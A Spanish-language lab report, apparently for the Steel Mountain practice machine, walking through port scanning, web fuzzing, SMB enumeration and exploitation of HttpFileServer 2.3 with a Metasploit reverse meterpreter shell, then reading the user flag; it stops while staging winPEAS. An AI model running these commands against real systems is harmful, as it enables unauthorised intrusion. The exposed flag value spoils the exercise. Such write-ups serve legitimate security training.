Informe de análisis de vulnerabilidades, explotación y resultados del reto Eternal.

N.- MQ-HM- STEEL MOUNTAIN

Generado por:

Hacker Mentor, Ing.
David Tafolla Recinos

Especialista de Ciberseguridad, Seguridad de la Información

Fecha de creación:
07.05.2024

Índice

Contenido

1. Reconocimiento 3
2. Análisis de vulnerabilidades/debilidades 5
3. Explotación 13
Automatizado 13
Manual 19
15. Escalación de privilegios si/no 25
16. Banderas 25
17. Herramientas usadas 25
18. EXTRA Opcional 25
19. Conclusiones y Recomendaciones 26

1. Reconocimiento

Puertos abiertos descubiertos por nmap:

```
┌──(hmstudent㉿kali)-[~/SteelMountain/Nmap]
└─$ sudo nmap -sS --min-rate 800 -p- --open -n -v -Pn 10.10.32.199 -oG allpo
rts
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan ti
mes may be slower.
Starting Nmap 7.93 ( https://nmap.org ) at 2024-05-07 05:33 EDT
Initiating SYN Stealth Scan at 05:33
Scanning 10.10.32.199 [65535 ports]
Discovered open port 3389/tcp on 10.10.32.199
Discovered open port 8080/tcp on 10.10.32.199
Discovered open port 135/tcp on 10.10.32.199
Discovered open port 80/tcp on 10.10.32.199
Discovered open port 445/tcp on 10.10.32.199
Discovered open port 139/tcp on 10.10.32.199
Discovered open port 49154/tcp on 10.10.32.199
Discovered open port 47001/tcp on 10.10.32.199
Discovered open port 49156/tcp on 10.10.32.199
SYN Stealth Scan Timing: About 45.24% done; ETC: 05:34 (0:00:38 remaining)
Discovered open port 5985/tcp on 10.10.32.199
Discovered open port 49153/tcp on 10.10.32.199
Discovered open port 49169/tcp on 10.10.32.199
Discovered open port 49152/tcp on 10.10.32.199
Discovered open port 49155/tcp on 10.10.32.199
Discovered open port 49170/tcp on 10.10.32.199
Completed SYN Stealth Scan at 05:34, 59.96s elapsed (65535 total ports)
Nmap scan report for 10.10.32.199
Host is up (0.19s latency).
```

Puertos abiertos

Versiones de puertos abiertos:

```
┌──(hmstudent㉿kali)-[~/SteelMountain/Nmap]
└─$ nmap -sV -sC -p80,135,139,445,3389,5985,8080,47001,49152,49153,49159,491
69,49170 -n -Pn 10.10.32.199 -oA nmap-scan
Starting Nmap 7.93 ( https://nmap.org ) at 2024-05-07 05:40 EDT
Stats: 0:00:22 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 58.33% done; ETC: 05:41 (0:00:16 remaining)
Stats: 0:00:24 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 58.33% done; ETC: 05:41 (0:00:17 remaining)
Stats: 0:00:44 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 58.33% done; ETC: 05:41 (0:00:31 remaining)
Stats: 0:00:45 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 58.33% done; ETC: 05:41 (0:00:32 remaining)
Nmap scan report for 10.10.32.199
Host is up (0.19s latency).

PORT      STATE  SERVICE            VERSION
80/tcp    open   http               Microsoft IIS httpd 8.5
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/8.5
135/tcp   open   msrpc              Microsoft Windows RPC
139/tcp   open   netbios-ssn        Microsoft Windows netbios-ssn
445/tcp   open   microsoft-ds       Microsoft Windows Server 2008 R2 - 2012
microsoft-ds
3389/tcp  open   ssl/ms-wbt-server?
|_ssl-date: 2024-05-07T09:42:48+00:00; +53s from scanner time.
| rdp-ntlm-info:
|   Target_Name: STEELMOUNTAIN
|   NetBIOS_Domain_Name: STEELMOUNTAIN
|   NetBIOS_Computer_Name: STEELMOUNTAIN
|   DNS_Domain_Name: steelmountain
|   DNS_Computer_Name: steelmountain
|   Product_Version: 6.3.9600
|_  System_Time: 2024-05-07T09:42:43+00:00
| ssl-cert: Subject: commonName=steelmountain
| Not valid before: 2024-05-06T09:32:08
|_Not valid after:  2024-11-05T09:32:08
```

Versiones de servicio http

Versión de windows

Datos de RDP

```
| Not valid before: 2024-05-06T09:32:08
|_Not valid after:  2024-11-05T09:32:08
5985/tcp  open   http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
8080/tcp  open   http            HttpFileServer httpd 2.3
|_http-title: HFS /
|_http-server-header: HFS 2.3
47001/tcp open   http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49152/tcp open   msrpc           Microsoft Windows RPC
49153/tcp open   msrpc           Microsoft Windows RPC
49159/tcp closed unknown
49169/tcp open   msrpc           Microsoft Windows RPC
49170/tcp open   msrpc           Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:micro
soft:windows
```

Versiones de http

Conversión del .xml a .html:

Online Hosts

10.10.32.199

Ports

Port	Protocol	State Reason	Service	Product	Version	Extra Info
80	tcp	open syn-ack	http	Microsoft IIS httpd	8.5	
cpe:/a:microsoft:internet_information_services:8.5						
http-title						
Site doesn't have a title (text/html).						
http-methods						
Potentially risky methods: TRACE						
http-server-header						
Microsoft-IIS/8.5						
135	tcp	open syn-ack	msrpc	Microsoft Windows RPC		
cpe:/o:microsoft:windows						
139	tcp	open syn-ack	netbios-ssn	Microsoft Windows netbios-ssn		
cpe:/o:microsoft:windows						
445	tcp	open syn-ack	microsoft-ds	Microsoft Windows Server 2008 R2 - 2012 microsoft-ds		
cpe:/o:microsoft:windows						
3389	tcp	open syn-ack	ms-wbt-server			
ssl-date						
2024-05-07T09:42:48+00:00; +53s from scanner time.						
rdp-ntlm-info						
Target_Name: STEELMOUNTAIN NetBIOS_Domain_Name: STEELMOUNTAIN						

IP, Puertos Sistema operativo

IP	10.10.32.199 10.10.66.60, 10.10.16.93 (Cambio porque se acabó el tiempo)
Sistema Operativo	Windows Server 2008 R2 - 2012
Puertos/Servicios	80 - HTTP 135 - DCOM Service Control Manager. 139 - NetBIOS Session Service 445 - SMB/CIFS 3389 - RDP 5985 - WinRM 8080 - HTTP alternativo 47001 - WinRM alternativa 49152 - 49156 - Puertos dinámicos/ephemeral 49169 - 49170 - También puertos dinámicos/ephemeral.

2. Análisis de vulnerabilidades/debilidades

Escaneo de vulnerabilidades con nmap:

```
┌──(hmstudent㉿kali)-[~/SteelMountain/Nmap]
└─$ nmap --script="vuln and safe" -p80,135,139,445,3389,5985,8080,49154,49155,49159,49169,49
170 -n -Pn 10.10.32.199 -oA nmap-vulscan
Starting Nmap 7.93 ( https://nmap.org ) at 2024-05-07 06:14 EDT
Stats: 0:00:55 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 68.77% done; ETC: 06:15 (0:00:25 remaining)
Stats: 0:00:56 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 68.77% done; ETC: 06:15 (0:00:25 remaining)
Nmap scan report for 10.10.32.199
Host is up (0.18s latency).

PORT      STATE  SERVICE
80/tcp    open   http
135/tcp   open   msrpc
139/tcp   open   netbios-ssn
445/tcp   open   microsoft-ds
3389/tcp  open   ms-wbt-server
| ssl-dh-params:
|   VULNERABLE:
|   Diffie-Hellman Key Exchange Insufficient Group Strength
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use Diffie-Hellman groups
|       of insufficient strength, especially those using one of a few commonly
|       shared groups, may be susceptible to passive eavesdropping attacks.
|     Check results:
|       WEAK DH GROUP 1
|             Cipher Suite: TLS_DHE_RSA_WITH_AES_256_GCM_SHA384
|             Modulus Type: Safe prime
|             Modulus Source: RFC2409/Oakley Group 2
|             Modulus Length: 1024
|             Generator Length: 1024
|             Public Key Length: 1024
|     References:
|       https://weakdh.org
5985/tcp  open   wsman
8080/tcp  open   http-proxy
```

Vulnerabilidad encontrada


```
5985/tcp  open   wsman
8080/tcp  open   http-proxy
| http-vuln-cve2011-3192:
|   VULNERABLE:
|   Apache byterange filter DoS
|     State: VULNERABLE
|     IDs:  CVE:CVE-2011-3192  BID:49303
|       The Apache web server is vulnerable to a denial of service attack when numerous
|       overlapping byte ranges are requested.
|     Disclosure date: 2011-08-19
|     References:
|       https://www.tenable.com/plugins/nessus/55976
|       https://seclists.org/fulldisclosure/2011/Aug/175
|       https://www.securityfocus.com/bid/49303
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3192
49154/tcp open   unknown
49155/tcp open   unknown
49159/tcp closed unknown
49169/tcp open   unknown
49170/tcp open   unknown

Nmap done: 1 IP address (1 host up) scanned in 119.83 seconds
```

Vulnerabilidad DOS


Escaneo con whatweb para ver tecnología de página principal:

```
┌──(hmstudent㉿kali)-[~/SteelMountain/Nmap]
└─$ whatweb -v http://10.10.66.60
WhatWeb report for http://10.10.66.60
Status    : 200 OK
Title     : <None>
IP        : 10.10.66.60
Country   : RESERVED, ZZ

Summary   : HTTPServer[Microsoft-IIS/8.5], Microsoft-IIS[8.5]

Detected Plugins:
[ HTTPServer ]
        HTTP server header string. This plugin also attempts to
        identify the operating system from the server header.

        String       : Microsoft-IIS/8.5 (from server string)

[ Microsoft-IIS ]
        Microsoft Internet Information Services (IIS) for Windows
        Server is a flexible, secure and easy-to-manage Web server
        for hosting anything on the Web. From media streaming to
        web application hosting, IIS's scalable and open
        architecture is ready to handle the most demanding tasks.

        Version      : 8.5
        Website      : http://www.iis.net/

HTTP Headers:
        HTTP/1.1 200 OK
        Content-Type: text/html
        Last-Modified: Fri, 27 Sep 2019 13:07:11 GMT
        Accept-Ranges: bytes
        ETag: "9736bb793475d51:0"
        Server: Microsoft-IIS/8.5
        Date: Tue, 07 May 2024 21:56:53 GMT
        Connection: close
        Content-Length: 772
```

Versión de servicio http



Escaneo de tecnología de la página principal con Wappalyzer:



Fuzzing con gobuster y el diccionario common.txt:

```
┌──(hmstudent㉿kali)-[~/SteelMountain/Nmap]
└─$ gobuster dir -w /usr/share/wordlists/dirb/common.txt -u http://10.10.66.60/
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.66.60/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/img                  (Status: 301) [Size: 146] [--> http://10.10.66.60/img/]
/index.html           (Status: 200) [Size: 772]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

Página encontrada

Fuzzing con diccionario específico para IIS:

1. Descarga del diccionario


```
┌──(hmstudent㉿kali)-[~/SteelMountain/Nmap]
└─$ wget https://raw.githubusercontent.com/danielmiessler/SecLists/master/Discovery/Web-Content/IIS.fuzz.txt
--2024-05-07 18:40:44--  https://raw.githubusercontent.com/danielmiessler/SecLists/master/Discovery/Web-Content/IIS.fuzz.txt
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.108.133, 185.199.109.133, 185.199.110.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.108.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4924 (4.8K) [text/plain]
Saving to: 'IIS.fuzz.txt'

IIS.fuzz.txt        100%[===================>]   4.81K  --.-KB/s    in 0.01s

2024-05-07 18:40:45 (463 KB/s) - 'IIS.fuzz.txt' saved [4924/4924]
```

Descarga terminada

2. Realización del Fuzzing con el diccionario descargado

```
┌──(hmstudent㉿kali)-[~/SteelMountain/Nmap]
└─$ gobuster dir -u http://10.10.66.60/ -w IIS.fuzz.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.66.60/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                IIS.fuzz.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
Progress: 95 / 212 (44.81%)[ERROR] parse "http://10.10.66.60/%NETHOOD%/": in
valid URL escape "%NE"
Progress: 211 / 212 (99.53%)
===============================================================
Finished
===============================================================

┌──(hmstudent㉿kali)-[~/SteelMountain/Nmap]
```

URL encontrada




Fuzzing con gobuster y el diccionario directory-list-2.3-medium.txt:

```
┌──(hmstudent㉿kali)-[~/SteelMountain/Nmap]
└─$ gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://
10.10.66.60/
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.66.60/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/img                 (Status: 301) [Size: 146] [--> http://10.10.66.60/img/]
/IMG                 (Status: 301) [Size: 146] [--> http://10.10.66.60/IMG/]
/Img                 (Status: 301) [Size: 146] [--> http://10.10.66.60/Img/]
Progress: 220560 / 220561 (100.00%)
===============================================================
Finished
===============================================================
```

Páginas encontradas

Accceder a URL por el puerto 8080:



Escaneo con whatweb para ver tecnología de página 8080:

```
┌──(hmstudent㉿kali)-[~/SteelMountain/Nmap]
└─$ whatweb -v http://10.10.66.60:8080
WhatWeb report for http://10.10.66.60:8080
Status    : 200 OK
Title     : HFS /
IP        : 10.10.66.60
Country   : RESERVED, ZZ

Summary   : Cookies[HFS_SID], HTTPServer[HFS 2.3], HttpFileServer, JQuery[1.4.4], Script[text/javascript]

Detected Plugins:
[ Cookies ]
        Display the names of cookies in the HTTP headers. The
        values are not returned to save on space.

        String       : HFS_SID

[ HTTPServer ]
        HTTP server header string. This plugin also attempts to
        identify the operating system from the server header.

        String       : HFS 2.3 (from server string)

[ HttpFileServer ]
        You can use HFS (HTTP File Server) to send and receive
        files. Access your remote files, over the network.

        Google Dorks: (1)
        Website     : http://www.rejetto.com/hfs/

[ JQuery ]
        A fast, concise, JavaScript that simplifies how to traverse
        HTML documents, handle events, perform animations, and add
        AJAX.

        Version      : 1.4.4
        Website      : http://jquery.com/

[ Script ]
        This plugin detects instances of script HTML elements and
```

Fuzzing con FFuF en el puerto 8080:

```
┌──(hmstudent㉿kali)-[~/SteelMountain/Nmap]
└─$ ffuf -c -w /usr/share/wordlists/dirb/big.txt -u http://10.10.66.60:8080/FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.66.60:8080/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

favicon.ico             [Status: 200, Size: 576, Words: 2, Lines: 3, Duration: 187ms]
:: Progress: [20469/20469] :: Job [1/1] :: 104 req/sec :: Duration: [0:03:18] :: Errors: 11 ::
```

Página encontrada

Fuzzing con gobuster y el diccionario directory-list-2.3-medium.txt en página 8080:

```
┌──(hmstudent㉿kali)-[~]
└─$ gobuster dir -u http://10.10.66.60:8080/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.66.60:8080/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
Progress: 206 / 220561 (0.09%)[ERROR] Get "http://10.10.66.60:8080/members": dial tcp 10.10.66.60:8080: connect: connection refused
Progress: 221 / 220561 (0.10%)[ERROR] Get "http://10.10.66.60:8080/shop": dial tcp 10.10.66.60:8080: connect: connection refused
Progress: 471 / 220561 (0.21%)[ERROR] Get "http://10.10.66.60:8080/56": dial tcp 10.10.66.60:8080: connect: connection refused
[ERROR] Get "http://10.10.66.60:8080/policies": dial tcp 10.10.66.60:8080: connect: connection refused
[ERROR] Get "http://10.10.66.60:8080/more": dial tcp 10.10.66.60:8080: connect: connection refused
[ERROR] Get "http://10.10.66.60:8080/skins": dial tcp 10.10.66.60:8080: connect: connection refused
Progress: 713 / 220561 (0.32%)[ERROR] Get "http://10.10.66.60:8080/letters": dial tcp 10.10.66.60:8080: connect: connection refused
[ERROR] Get "http://10.10.66.60:8080/shim": dial tcp 10.10.66.60:8080: connect: connection refused
Progress: 726 / 220561 (0.33%)[ERROR] Get "http://10.10.66.60:8080/ru": dial tcp 10.10.66.60:8080: connect: connection refused
[ERROR] Get "http://10.10.66.60:8080/opensource": dial tcp 10.10.66.60:8080: connect: connection refused
[ERROR] Get "http://10.10.66.60:8080/105": dial tcp 10.10.66.60:8080: connect: connection refused
```

Enumeración del port 445:

```
┌──(hmstudent㉿kali)-[~]
└─$ crackmapexec smb 10.10.66.60
SMB         10.10.66.60     445    STEELMOUNTAIN    [*] Windows Server 2012 R
2 Datacenter 9600 x64 (name:STEELMOUNTAIN) (domain:steelmountain) (signing:Fa
lse) (SMBv1:True)
```

Password guessing con smbclient a SMB:

```
┌──(hmstudent㉿kali)-[~]
└─$ smbclient -L 10.10.66.60 -U guest
Password for [WORKGROUP\guest]:

session setup failed: NT_STATUS_ACCOUNT_DISABLED

┌──(hmstudent㉿kali)-[~]
└─$

┌──(hmstudent㉿kali)-[~]
└─$ smbclient -L 10.10.66.60 -U guest
Password for [WORKGROUP\guest]:
session setup failed: NT_STATUS_LOGON_FAILURE

┌──(hmstudent㉿kali)-[~]
└─$ smbclient -L 10.10.66.60 -U admin
Password for [WORKGROUP\admin]:
session setup failed: NT_STATUS_LOGON_FAILURE
```

Password guessing con rpcclient a SMB:

```
┌──(hmstudent㉿kali)-[~]
└─$ rpcclient -U "" -N 10.10.66.60
Cannot connect to server.  Error was NT_STATUS_ACCESS_DENIED
┌──(hmstudent㉿kali)-[~]
└─$ rpcclient -U "guest" -N 10.10.66.60
Cannot connect to server.  Error was NT_STATUS_LOGON_FAILURE

┌──(hmstudent㉿kali)-[~]
└─$ rpcclient -U "admin" -N 10.10.66.60
Cannot connect to server.  Error was NT_STATUS_LOGON_FAILURE
```


Exploit de vulnerabilidad encontrada en metasploit:

```
msf6 > search HttpFileServer 2.3

Matching Modules
================

                                                   Exploit encontrado

  #  Name                                          Disclosure Date  Rank       Check  Description
  -  ----                                          ---------------  ----       -----  -----------
  0  exploit/windows/http/rejetto_hfs_exec         2014-09-11       excellent  Yes    Rejetto HttpFileServer
Remote Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/rejetto_
hfs_exec

msf6 >
```

Exploit de vulnerabilidad encontrada en searchploit (Exploir DB):

```
┌──(hmstudent㉿kali)-[~]
└─$ searchsploit HttpFileServer 2.3
                                                   Exploit encontrado
---------------------------------------------------------------------
 Exploit Title                                     |  Path
---------------------------------------------------------------------
Rejetto HttpFileServer 2.3.x - Remote Com          | windows/webapps/49125.py
---------------------------------------------------------------------
Shellcodes: No Results
```

Vulnerabilidades según Nesus:



Ejemplo Reporte resumen de Nessus, auxiliares de metaexploit

Puerto	**Vulnerabilidad**
80	Fuzzing, tecnologías utilizadas
8080	Versión encontrada de HttpFileServer en vulnerabilidad.
445	Enumeración de datos del sistema

3. Explotación

Proceso manual/ automatizado.

Automatizado

Utilización del exploit de metasploit:

1. Selección del exploit buscado

```
msf6 > search HttpFileServer 2.3

Matching Modules
================

  #  Name                                      Disclosure Date  Rank       Check  Description
  -  ----                                      ---------------  ----       -----  -----------
  0  exploit/windows/http/rejetto_hfs_exec     2014-09-11       excellent  Yes    Rejetto HttpFileServer
Remote Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/rejetto_
hfs_exec

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/rejetto_hfs_exec) > options
```

Selección del exploit

2. Configuración de los parámetros

```
msf6 exploit(windows/http/rejetto_hfs_exec) > set RHOSTS 10.10.16.93
RHOSTS => 10.10.16.93
msf6 exploit(windows/http/rejetto_hfs_exec) > set RPORT 8080
RPORT => 8080
msf6 exploit(windows/http/rejetto_hfs_exec) > set LHOST 10.11.87.191
LHOST => 10.11.87.191
msf6 exploit(windows/http/rejetto_hfs_exec) > set LPORT 443
LPORT => 443
```

3. Acceso al sistema

```
msf6 exploit(windows/http/rejetto_hfs_exec) > exploit

[*] Started reverse TCP handler on 10.11.87.191:443
[*] Using URL: http://10.11.87.191:8080/y9XvPPEh
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /y9XvPPEh
[*] Sending stage (175686 bytes) to 10.10.16.93
[!] Tried to delete %TEMP%\tNjzr.vbs, unknown result
[*] Meterpreter session 1 opened (10.11.87.191:443 -> 10.10.16.93:49252) at 2024-05-08 00:52:37 -0400
[*] Server stopped.

meterpreter > shell -i
Process 1460 created.
Channel 2 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>whoami
whoami
steelmountain\bill

C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>
```

Empiza explotación

Cambio de meterpreter por una shell

Usuario actual de la vm

Búsqueda de primera bandera:

```
C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>dir C:\user.txt /s
dir C:\user.txt /s
 Volume in drive C has no label.
 Volume Serial Number is 2E4A-906A

 Directory of C:\Users\bill\Desktop

09/27/2019  05:42 AM            70 user.txt
               1 File(s)         70 bytes
```

Ubicación encontrada

Comando para buscar archivo

```
C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>type C:\Users\bill\Desktop\
user.txt
type C:\Users\bill\Desktop\user.txt
b04763b6fcf51fcd7c13abc7db4fd365

C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>
```

Contenido de bandera1

Comando para ver

Utilización de WinPEAS:

1. Descarga del archivo de manera local

```
┌──(hmstudent㉿kali)-[~/SteelMountain/Exploit]
└─$ wget https://github.com/peass-ng/PEASS-ng/releases/download/20240505-284a
0ce8/winPEASx64.exe
--2024-05-08 03:55:10--  https://github.com/peass-ng/PEASS-ng/releases/downlo
ad/20240505-284a0ce8/winPEASx64.exe
Resolving github.com (github.com)... 140.82.114.3
Connecting to github.com (github.com)|140.82.114.3|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://objects.githubusercontent.com/github-production-release-ass
```

2. Creación del server en el puerto 8080

```
┌──(hmstudent㉿kali)-[~/SteelMountain/Exploit]
└─$ python -m http.server 8080
